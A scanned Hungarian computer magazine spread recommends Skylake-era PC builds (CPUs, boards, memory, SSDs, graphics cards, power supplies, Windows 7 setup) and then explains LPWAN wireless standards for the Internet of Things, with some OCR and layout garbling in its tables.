Az, hogy melyik processzor a legjobb választás, természetesen az igényektől és a pénztárcánktól függ. Irodai feladatokra, internetezésre, médiajátásra és egyszerűbb játékok full HD megjelenítésére a kétmagos Pentium már elég, amiből azért mi a legerősebb Skylake-modellt, a G4520-at vettük be az összeállításba. Magas órajelének köszönhetően sok számítási teljesítményt mérő feladatban felveszi a versenyt a középkategóriás noteszgépekbe szánt processzorokkal is (pl. i5-6200U). A mindennapi feladatokhoz elég erős.

Az igazi multitasking azonban már túlterheli a Pentiumot. Ha a háttérben frissítés vagy víruskeresés zajlik, már lelassíthatja a rendszert, és sem az újabb 3D-s játékok, sem a video- és képszerkesztés nem igazán szórakoztató Pentiumon. Ilyen célokra már inkább egy középkategóriás konfigurációra lesz szükség, aminek remek alapja a Core i5-6600. Négy magjával kiválóan boldogul a komolyabb kihívást jelentő játékokkal, és az i5 kategóriában a legjobb ár-teljesítmény arányú CPU.

Ha ennél is nagyobb erőre van szükségünk, a felső kategóriában ránk vár a Core i7-6700K. A processzor négymagos, nyolc

programszállal, ezzel kiválóan megfelel az olyan párhuzamos feladatvégzést igénylő műveletekre, mint a videokódolás, a legújabb generációs 3D-s játékok és a virtuális valóság. A nevében lévő „K” pedig azt mutatja, hogy a CPU magasabb órajelen működik, mint a sima változata, ráadásul könnyen és – megfelelő körülmények között – igen eredményesen túlpörgethető.

Az éppen aktuális ajánlatok függvényében persze a rokon modellek közül is nyugodtan választhat bárki olyat, ami jobban megfelel a pénztárcájának. Az egyetlen kivételt az energiatakarékos „T” modellek jelentik. Ezek lassabbak és még drágábbak is, mint a hagyományos verziók, így csak azok számára érdekesek, akik mini-PC-t építenének gyenge vagy passzív hűtéssel.

Alaplap és memória

Skylake családba tartozó processzort választva a legfontosabb követelmény minden alaplap számára ugyanaz: legyen

rajta Intel 1151-es foglalat, ami képes fogadni a Skylake és a későbbiekben akár Kaby Lake CPU-kat. Az egyes alaplapok pedig főként a lapkakészletükben különböznek, ami meghatározza a képességeiket. A legfejlettebb változat ebből az Intel Z170, ami négy RAM-modult fogadhat, és legrugalmasabb a PCIe foglalatok és USB-csatlakozók terén.

Ilyen lap az Asus Z170 Pro Gaming, ami nagyszerű alapja lehet egy felső kategóriás PC-nek a Core i7-6700K-val. Használhatunk benne két VGA-t, és villámgyors NVMe SSD-t. Ráadásul a „K” processzorokat is könnyű túlhajtani a szoftveres megoldásával. Minden alaplapot úgy választottunk ki, hogy számos boltban elérhető, vagy legalább rendelhető legyen, valamint elég széles körben használják ahhoz, hogy bőven legyen visszajelzés a hosszabb távú használatáról – és csak nagyon kis arányban negatív.

Prémiumlap középkategóriához

A középkategóriás processzor párjának eredetileg a H170 lapkakészletet szántuk,

Skylake processzor-adattábla

Az ajánlott CPU-k leginkább a magok és programszálak számában, valamint az elérhető legmagasabb órajelben térnek el.


Kategória	Proceszor	magok (szálak)	CPU-órajel	CPU turbó órajel			GPU-modell	GPU-órajel			Harmad-szintű cache	Max. fogyasztás (TDP)		
				1 mag	2 mag	4 mag		Alap	Turbó	Első szintű cache (adat + utasítás)			Másod-szintű cache	
Belépőszint	Pentium	G4520	2 (2)	3,6 GHz	-			HD 530	350 MHz	1050 MHz	2×32 KB + 2×32 KB	2×256 KB	3 MB	51 W
Közép-mezőny	Core i5	6600	4 (4)	3,3 GHz	3,9 GHz	3,8 GHz	3,6 GHz			1150 MHz	4×32 KB + 4×32 KB	4×256 KB	8 MB	65 W
		6600K	3,5 GHz	3,9 GHz	3,7 GHz	91 W								
Teljesítmény	Core i7	6700	4 (8)	3,4 GHz	4,0 GHz	3,9 GHz	3,7 GHz		4,0 GHz	4,0 GHz	4,0 GHz	8 MB	65 W	
		6700K		4,0 GHz	4,2 GHz	4,0 GHz	91 W							

ami egy némileg karcsúbb Z170. De az ilyen alaplapok mostanában elég ritkák, ráadásul áruk sem igazán jobb az olcsó Z170-es modellekénél. Éppen ezért a középkategóriás i5-6600 processzor mellé az MSI Z170A PC Mate lapot ajánljuk. Előnye, hogy ha később „K” CPU-ra cserél-nénk, jól tuningolható, és két videokártyát is használhatunk vele. A lapon találunk M.2/PCIe és USB 3.1 foglalatot is, és mint minden komolyabb gyártó, az MSI is ad megfelelő eszközöket ahhoz, hogy Windows 7-et telepítsünk rendszerként, ami amúgy Skylake rendszereken komoly problémákba ütközne (erre még vissza is térünk a későbbiekben).


Hogy a belépőszintű PC árába beleférjen a Pentium G4520, a visszafogottabb Skylake lapkészletet, az Intel H110-et választottuk. Hogy a lap mégis a lehető leginkább időtálló legyen, ezek közül az Asus H110M-A/M.2-t ajánljuk. Mint minden H110-es alaplap, ez is kompatibilis az összes Skylake processzorral, így később fejleszthető. Az Asus lapja a legolcsóbb H110-es, amin már van M.2/PCIe rés, ahova a későbbiekben csatlakoztathatunk NVMe SSD-t.

A memóriával szemben a legfontosabb elvárás, hogy illeszkedjen az alaplapba, fizikailag is – ez esetünkben DDR4 RAM-ot jelent, minimum 2133 MHz-es órajellel. Elméletben minden ilyen modul működne mindegyik alaplapban, de hogy biztosan kizárjuk egy jövőbeli, nehezen diagnosztizálható hiba lehetőségét, a gyártók kompatibilitáslistáit használtuk, amiket az alaplap információs oldaláról lehet elérni. Sőt, a nagyobb memóriagyártók (Adata, Corsair, Crucial, Kingston stb.) szintén készítenek saját listákat, ahol a modul alapján kereshe-

**A legújabb GPU-k erősek és hatékonyak.
A felső kategóriás GeForce GTX 1070
beéri 400 wattos tápegységgel**



**A felső kategóriás
gépekhez ajánljuk
a Samsung M.2-es
950 Proját**



tünk az alaplapokra. Ezek alapján döntöttünk az ajánlott memóriák mellett.

A felső kategóriás PC-hez túlhajtható RAM illik, amiből pár százalékkal nagyobb teljesítményt is kihozhatunk. A középkategóriás csomagba egy teljesen sima RAM-ot választottunk. Mindkét esetben két 8 GB-os modullal, amivel kihasználhatjuk a teljesítménynövelő kétcsatornás módot. Ugyanakkor a későbbiekben egy újabb dupla modullal már 32 GB-ra növelhetjük rendszerünk memóriáját, ami a legtöbb alkalmazáshoz bőven elég lesz. A belépőszintű konfiguráció H110-es lapjában csak két memóriahely van, így itt egy 8 GB-os modult javasolunk, amit később bővíthetünk. Egyetlen modul használata

ugyan nem tesz jót az integrált grafikus vezérlő 3D-teljesítményének – de az amúgy sem igazán alkalmas komolyabb játéokra.

SSD, HDD és videokártya

A Skylake platform egyik legfőbb újítása a PCIe 3.0 sínek számának növelése, amikkel így eddig nem tapasztalt sebességet hozhatunk ki az új, M.2-es csatlakozót és NVMe protokollt használó SSD-tárolókból. Olvasási/írási teljesítményük elérheti a 2000/1500 MB/s átviteli sebességet, ami nagyjából négy-, illetve háromszorosa a leggyorsabb hagyományos SATA-csatoló SSD-knek. Gyakorlatban


Processzorok különleges megoldásokhoz

Természetesen léteznek más CPU-k is, mint az Intel Skylake asztali gépbe szánt változatai, amik nagyon is hasznosak lehetnek.

Mobil processzorok gyakran kerülnek all-in-one és mini-PC-megoldásokba **1**. Az energiatakarékos, alaplapra forrasztott CPU-k a modelljelölésükhöz adott „U” karakterről ismerhetők fel. A teljesítményük naaiviából



egy szinten van a belépőszintű asztali konfigurációkba szánt Pentiumokéval. 6–10 magos processzorok az Intell Broadwell-E platformjából a brutális teljesítményt igénylőknek. A Core i7 6800K-tól kezdődő sorozat a 2011-v3 **2** foglalatos, Intel X99-es lapkészletű alaplapokba helyezhető. A sorozat erősebb tagjainak ára az 1000 eurót is meghaladja, és persze erős hűtést igényelnek. De igazán fanatikus játékosoknak több VGA-s konfigurációhoz, vagy még inkább 3D-rendereléshez, megérheti. AMD processzorok feltámadhatnak a 2017 elején érkező Zen platformmal, és újra komoly versenytársai lehetnek az Intel-



nek felsőbb kategóriában is. Jelenleg szinte csak az A10 sorozat tagjai érdemek a figyelemre, mivel az erős integrált grafikus maggal olcsó alternatívát jelentenek azoknak, akik ha visszafogottan is, de néha játszanának.

Ház: ami igazán számít

A jó minden elemnek stabil rögzítést és jó szellőzést biztosít. Utóbbi alapja az alul elhelyezett tápegység **1**, a megfelelően kötegett és elvezetett kábelek **2**, valamint a házhűtés **3**. Optimális esetben a ház elején két ventilátor viszi be a hűvös levegőt, hátul pedig egy fújja ki a meleget.

ez leglátványosabban a gyors rendszerindításban jelentkezik: a Windows 7-nek mindössze 5 másodpercre van szüksége a bejelentkező képernyőig. Az ilyen meghajtók leggyorsabbjának, a Samsung SSD 950 Prónak azonban sebessége mellett gigabyte-onkénti ára is sokkal nagyobb a hagyományos modellekénél, így csak a felső kategóriás összeállításba ajánljuk, és oda is csupán az 512 GB-os változatát. Hátránya: a szintetikus tesztekkel néhány tucat GB után lelassul a melegezés megelőzésére, de a gyakorlatban ez nem jelent problémát.

A középkategóriás és belépőszintű számítógépekhez az olcsóbb SATA SSD-ket választottuk inkább, de ezekről még a legolcsóbb konfigurációban se mondunk le. Mivel bár az NVMe SSD-k mellett teljesítményük nem éppen látványos, de így is lényegesen jobbak, mint a sima merevlemezeknek. Ajánlatunk a Samsung SSD 850 Evo (középkategória) és a jól árazott Crucial MX300 a belépőszintre. Mind-

kettő tisztességes jótállással kapható a legtöbb üzletben, és a vásárlók többsége is elégedett velük. Az olcsóbb meghajtóknál gyakrabban fordulhatnak elő kritikus hibák a vezérlő sérülése miatt, ami katasztrofális lenne egy rendszerlemez esetében.

Játékos VGA-igények

Akit nem érdekelnek a modern 3D-játékok, annak nincs szüksége külön videokártyára a Skylake CPU mellé. A processzor integrált grafikus vezérlője elég erős a 2D vizuális effektekhez, ahogy a hardveresen gyorsított videolejátszáshoz és

-konvertáláshoz is – legalábbis, amíg nem 4K-s felbontással akarunk dolgozni. Az ahhoz kapcsolódó másolásvédelemhez és a hardveres lejátszáshoz, illetve kódoláshoz már az újabb GeForce/Radeon kártyák, vagy a hamarosan érkező Kaby Lake processzorok egyike szükséges.

Az, hogy melyik videokártya a legjobb, egyszerre függ az igényeinktől és a processzortól. Ahhoz, hogy a CPU és a GPU ne lassítsa egymást, nagyjából egy teljesítményszintre kell tartozniuk. A felső kategóriás videokártyák esetében az is nagyon fontos, hogy a számítógép tápegysége elég erős legyen a kiszolgálásukra, és megfelelő csatlakozókkal rendelkezzen.


A legjobb belépőszintű videokártya jelenleg az Nvidia GeForce GTX 950. A Pentium processzorral kiválóan boldogul az olyan, kevésbé teljesítményigényes játékokkal, mint a Counter Strike: GO. AMD-kedvelők nyugodtan válasszák helyette a modernebb, de DX11 alatt kicsivel lassabb Radeon RX 460-at. Középkategóriában ennek nagy testvére, az RX 470 jelenti a legjobb választást, amivel a legtöbb modern játék gond nélkül futtatható full HD felbontásban, nagy részletességgel. Amiből azonban már gyakran vissza kell vennünk nagyobb felbontások használatához. A 4K-játékok futtatása és a virtuális valóság sem jelent problémát a GeForce GTX 1070 számára, ráadásul ára mellett energiaéhsége is visszafogott erősebb testvéréhez, a GTX 1080-hoz képest, így az i7-es processzorral együtt



A szellőzés akkor ideális, ha a tápegység a ház aljába kerül és onnan szűrővel szívja be a friss levegőt

A modern házakban a kábelek nagy részét az alaplap mögött vezetjük el


Három (szűrős) ventilátor biztosíthatja a jó szellőzést



A tápegység kábeleinek megfelelően kell lenniük a SATA-meghajtók és a VGA számára

Mini vagy midi torony

A mini toronyk **1** sokkal kevessebbek, de a nagyobb midi toronyok **2** jobban szerelhetőek és szellőztethetőek.




A Windows 10 minden meghajtóprogramról gondoskodik a Skylake alapgépek számára

is elég kiszolgálásukra egy minőségi 4–500 wattos tápegység.

Alapkonfigurációtól a teljes PC-ig

Az eddig megismert alkatrészekből egy remek alapkonfiguráció jön össze, amivel meglévő számítógépünket is felújíthatjuk. Amennyiben a régi ház még jól működik és nem untuk meg nagyon, egyáltalán nem kötelező lecserélni. Ha nincsenek elülső USB 3.0 csatlakozói, használhatunk helyette USB 3.0-s kártyaolvasót (vagy kábelt). Az optikai meghajtók helyére beépíthető modellek jelentik a „legtisztább” megoldást, de gyakran praktikusabb egy külső olvasó, vagy akár USB hub, amit az asztalunkra helyezhetünk. Ha új házat szeretnénk, a döntés leginkább az ízlésünkön múlik. Az ismertebb gyártók (Antec, be quiet, BitFenix, Cooler Master, Corsair, Fractal Design, Lian Li, Sharkoon und Thermaltake) mind számos eltérő midi tornyot kínálnak.

Tápegység esetében azonban nem szabad megvárni, amíg tönkremegy, mivel még a legjobb gyártók esetében sem zárható ki teljesen, hogy kárt tesz az alaplap-



Ha valaki nem bízik a Windows 10-ben, számos Linux-disztribúció közül választhat

ban és más elemekben. Ha pedig éppen (több) százezer forintot költünk egy vado-natúj konfigurációra, az tökéletes alkalom arra, hogy 3-4 éves tápukat is lecseréljük. Mivel a Skylake processzorok és a leg-újabb GPU-k energiaigénye visszafogott, így még a felső kategóriás összeállítások is elegendő egy 500 wattos, minőségi táp-egység. A középkategóriás konfiguráció pedig a videokártyával együtt sem igényel többet 400 wattnál. Mindkét feladatra kiváló a Be Quiet! Straight Power 10 sorozata sima vagy moduláris kivitelben, 5 év garanciával. A belépőszintre pedig elég a Pure Power 9 300W. Természetesen kereshetünk más megoldást is a jó nevű gyártóknál (pl. Cooler Master, Corsair, FSP, Seasonic), csak figyeljünk oda, hogy legyen 80+ Bronze/(Silver/Gold) tanúsítványa, és legalább 3 év garancia rá.

A megfelelő operációs rendszer

Ha a telepítést a lehető legkönnyebben szeretnénk letudni, válasszuk a Windows

10-et: indítsuk a gépet a telepítőlemezről vagy USB-ről, kövessük a telepítő utasításait, és kész. Ha különálló videokártyát választottunk, vagy NVMe SSD-t, akkor még ezekhez telepítenünk kell a megfelelő meghajtóprogramokat a gyártójuk, illetve az AMD/Nvidia weboldaláról.

Azonban amilyen egyszerű a telepítés, annyira strapás lehet a Windows 10 használata, ha szeretnénk a lehető legjobban irányítani a rendszert és óvni személyes adatainkat. Amennyiben ez fontos számunkra, és akad még egy hordozható Windows 7-licencünk (például az előző gépünkéről), jobban járhatunk vele, még ha az USB és NVMe meghajtóprogramok hiánya miatt valamivel nehezebb is a telepítése. Mivel erősen kérdéses, hogy a Microsoft valaha is visszafogja-e a rendszere kíváncsiságát, a gép-csere arra is jó alkalom lehet, hogy egy dual boot megoldással megnézzük, hogyan boldogulunk a mindennapokban egy Linux rendszerrel. 📺

Windows 7-telepítés Skylake platformra

Az eltelt években történt fejlődés miatt nehézségekbe ütközhet a Windows 7 telepítése az új Intel platformra:

> **Az USB-meghajtóprogramok** a Skylake platformhoz hiányoznak a Windows 7 telepítőjéből. Először le kell tölteni a megfelelő Windows 7-es eszközt az alaplap gyártójától (pl. MSI Win7 Smart Tool, Asus EZ_Installer). Ezekkel kiegészíthetjük a telepítőt a megfelelő meghajtóprog-

ramokkal és létrehozhatunk egy működő-képes lemezt vagy USB-kulcsot.

> **NVMe SSD** használatához rendszerlemez-ként a neten kell utánanéznünk a meghajtóprogramnak. A Samsung SSD 950 Pro esetében a <https://redd.it/3rvoop> címen bukkanhatunk a frissre (a Samsung weboldalán lévő exe nem minden esetben működik). Az ezzel foltozott Windows-telepítőről indítva a



rendszert az F6 lenyomásával betölthetjük a meghajtóprogramot, amikor szükséges.

Új hálózat okos eszközeinek

A jövő városaiban milliárdnyi hálózatba kötött készülék dolgozik majd együtt – erre azonban a mai vezeték nélküli megoldások használhatatlanok. Az új LPWAN ezen változtatna.

JÖRG GEIGER/ROSTA GÁBOR

Tíz éven belül a legtöbb használati eszköz és sok más tárgy is képes lesz az internetes kommunikációra – azaz nemcsak a számítógépek és okostelefonok, táblagépek és notebookok, hanem a szórakoztatóelektronikai eszközök, az autók, a hűtőszekrények és a gázórák is folyamatos kapcsolatban állnak majd a világhálóval. Az így kialakuló tárgyak internetével kapcsolatban a becslések 2025-re 30 milliárd végpontról szólnak, ezek nagy része pedig valamilyen rádiós hálózatot igényel majd, azonban a mai technológiai megoldások az IoT (Internet of Things) igényeire nem tudnak kiegészítő választ adni. Félni azonban felesleges: a fejlesztés alatt álló LPWAN- (Low Poert Wide Area Network) szabványok azt ígérnek, hogy megoldják ezt a problémát.

Üzemidő tíz év felett

Az LPWAN-hoz választott eljárások legfontosabb jellemzője, hogy alacsony energiaigényűek. Ez elsősorban a különböző érzékelők miatt fontos, ezeket ugyanis nagy számban és olcsón kell gyártani, karbantartásuk sem kerülhet sokba, így a gyakori akkumulátor- vagy elemcseré is kizárt, üzemidejüket viszont évtizedekben kéne mérni. A jobb oldali táblázatban azokat az LPWAN-szabványokat soroltuk fel, amelyek jelen pillanatban a végleges elfogadásért küzdenek. Felépítésük hasonlít egymáshoz: a központi szerverhez való hozzáférést biztosító gateway-hez csillagtopológia szerint kapcsolódnak a szenzorok. A gateway feladata a szenzorokból érkező adatok összegyűjtése és továbbítása a szerverek felé, amelyekhez aztán a másik oldalról a „hagyományos” internet és vele az emberi felhasználók is hozzáférnek. Egy életből vett példával illusztrálva tehát az út szélébe épített szen-

zorok segítségével meghatározható, hogy hol van szabad parkolóhely. Ezek a szenzorok egy közeli gateway-hez küldik az adatokat az általuk érzékelt pár négyzetméterről, ezen adatokat pedig az ember vagy az önvezető autó által értelmezhető formátumra alakító szoftver pedig a gateway-hez kapcsolódó szerverről gyűjti be már emésztetőbb formátumban.

Az egyes szenzorok által igényelt sáv szélesség alacsony, így használhatnak keskeny sávokat (100 Hz), és olyan frekvenciatartományt, amely kevésbé érzékeny a visszaverődésekre és az épített környezetben előforduló akadályokra. Erre általában az 1 GHz alatti, nem licencelt spektrumban találunk még tartományokat. Ennek előnye, hogy az állami szabályozókkal nem kell tárgyalni, viszont hátránya, hogy bármikor megjelenhetnek új, zavaró rádióadók.

A rendelkezésre álló sávokat a különböző többszörös hozzáférést biztosító megoldásokkal könnyebb ezen zavaró jelek mellett is kihasználni, de a hibajavítási eljárások hatékonysága is korlátozott. Éppen ezért az IoT esetében más megoldásokkal is foglalkoznak, így például a mobilhálózatok használatával. Erre az LTE egy speciális verziója, az LTE-M lehet a jelentkező, amely például viszonylag nagy sebességű és kétirányú adatátvitelt kínál. Bár a vetélytárs SigFox protokoll is kétirányú, ennek sáv szélessége jóval kisebb a feltöltés irányába, ami a biztonsági frissítések telepítésekor lehet gond.

Aki egy egész várost lefedő hálózatban gondolkozik, nem elég, ha csak az érzékelők ára koncentrálna: a bázisállomások, gateway-ek számára is oda kell figyelnie.

Az LPWAN előnye a mobilhálózatokkal szemben a hatótávja, amely eléri a 10 km-t is. A SigFox esetében Kalifornia például 1500 bázisállomással lefedhető volna, míg mobilhálózatnál erre nagyjából 20 ezer állomásra lenne szükség.

A gateway-ek száma is meghatározó tényező: az LTE-M esetében egy gateway-re 20 000 egység csatlakozhat, míg az NB-Fi több mint egymillió eszközzel tudja tartani a kapcsolatot. Persze ezek egy időben nem tudnak adatot küldeni: az LPWAN-fejlesztők általában úgy számolnak, hogy a készülékek nagy része naponta 2 esetben küld információt, de a szabványban egy időben 5000 szálon folyhat a kommunikáció.

Keveredés a WLAN-nal

Már 2016 eleje óta elérhető a 802.11ah, más néven Wi-Fi HaLow szabvány, amely egy alacsony energiaigényű WLAN hálózatot kínál, hasonlóan az LPWAN-hoz. A HaLow számára az 1 GHz alatti spektrumban találtak helyet, Európában a 863-868 MHz közötti sávon. A technológia a megszokott WLAN-szabványokhoz képest keskenyebb, mindössze 1-2 MHz széles sávokat használ, hatótávja viszont jelentős, elérheti az egy kilométert. Ezzel ugyan az LPWAN számára még nem jelent igazi versenytársat, viszont lehetővé teszi az otthoni hálózatok és az LPWAN-megoldások összekapcsolását anélkül,


30 milliárd eszköz

összekapcsolásához kell új rádiós hálózatot kidolgozni, a Wi-Fi erre nem lesz elég.

hogy az előbbieken problémát okozna a rengeteg új eszköz csatlakozása.


LPWAN-szabványok sora

Az LPWAN-szabványok véglegesítése napjainkban is folyik, ami nem csoda, hiszen itt általában nincs több dobás, akit hivatalosan elfogadnak, az lesz később a nyertes a különböző szerződéskötéseknél is. Ennek ellenére a piacon már vannak olyan eszközök, amelyek ezt vagy azt a változatot képesek támogatni.

Az európai szabványosításért felelős intézet, az ESTI (European Telecommunications Standards Institute) mindenestre attól tart, hogy a technológiák számának növekedése a szabványosítás ellen hat, és oneM2M néven egy olyan réteget készített, amely a már meglévő LPWAN-technológiákra épülve lehetővé tenné közöttük az átjárást – extraként pedig további biztonsági szolgáltatásokkal is rendelkezik. 


Üdvözl a tárgyak internete

A közeljövő okos városában az LPWAN központi szerepet tölt be: az alacsony fogyasztású hálózat segítségével a különböző szenzorok és használati eszközök tudnak összekapcsolódni. Aki szeretne nekilátni a fejlesztésnek, az egy referencia-hardverekből álló készlettel tud elindulni, például a jobb oldalon látható LoRa WAN Developer kittel, amely több elemből áll.



Hatótáv és energia

A ma használatos vezeték nélküli szabványok, így a WLAN, LTE vagy a Bluetooth, nem alkalmasak több milliárd eszköz összekapcsolására. Az LPWAN azonban alacsonyabb frekvenciákon és szűkebb sávokkal működik, ami jól tesz a hatótávolságnak és az egy időben kommunikációra képes eszközök számának is.



Az LPWAN felépítése

Az LPWAN hálózat fontos elemei a gateway, a szenzorok és a szerverek. A szenzorok, vagy más néven végpontok a gateway-eken keresztül juttatják el az adatsomogokat a szerverekhez.

Végponti eszközök


Az ember által használt PC-k, noteszgépek és telefonok a szerverről gyűjtik be az adatokat (például parkolóhelykeresésnél).

Szerver, felhő és gateway

A gateway a kapu a szerverek és a szenzorok között: az utóbbiak adatait gyűjti össze, és küldi tovább tárolásra és feldolgozásra az előbbiekhöz.

Szenzorok

A szenzoroknak köszönhetően lesznek mindennapi tárgyaink az IoT részei. Előállításuk olcsó, és energiából sem igényelnek sokat.



A szenzorok több méretben és fajtában elérhetőek, nagyobb strapabíró változatoktól apró, a kutya nyakörvébe rejthető modellekig



A gateway alig nagyobb egy mai okostelefonnál, és hosszú ideig képes karbantartás nélkül is megbízhatóan működni

Fontos szabványok

Az LPWAN esetében egyelőre nincs egy mindenki által elfogadott és minden szempontból tökéletes megoldás, helyette több nyitott és zárt technológia is versenyez egymással. Egyesek már elérhetőek a piacon is, mások még szabványosítás előtt állnak.

LPWAN-szabvány	Ingenyu RPMA	Link Labs Lo-RaWAN	LTE-M	Nwave Weightless	SigFoxUNB	WAVIoT NB-Fi
Frekvencia	2,4 GHz	868 MHz	1,8–2,7 GHz	868 MHz	868 MHz	868 MHz
Maximális hatótáv	15 000 m	10 000 m	640 m	4000 m	10 000 m	16 600 m
Végponti sávszélesség	1 MHz	125 kHz	192 kHz	200 Hz	100 Hz	100 Hz
Adátvitel	2 Kbit/s	0,3–50 Kbit/s	1 Mbit/s	100 bit/s	100 bit/s	10–100 bit/s
OTA-frissítések	●	●	N. a.	●	○	●
Kommunikáció a gateway-jel	Félduplex	Félduplex	Duplex	Csak feltöltés	Félduplex	Duplex
Eszköz/gateway	500 000	40 000	20 000	50 000	50 000	Több mint 1 millió
Títkosítás	128 bit	128 bit	128–256 bit	Nincs	128 bit	256 bit
Üzemidő	10 év	10 év	5 év	10 év	10 év	10 év
Első üzembe helyezés	2010	2014	2020	2013	2010	2011
Web	ingenu.com	link-labs.com	3gpp.org	nwave.io	sigfox.com	waviot.com



● igen ○ nem



Windowsmentő USB-kulcs

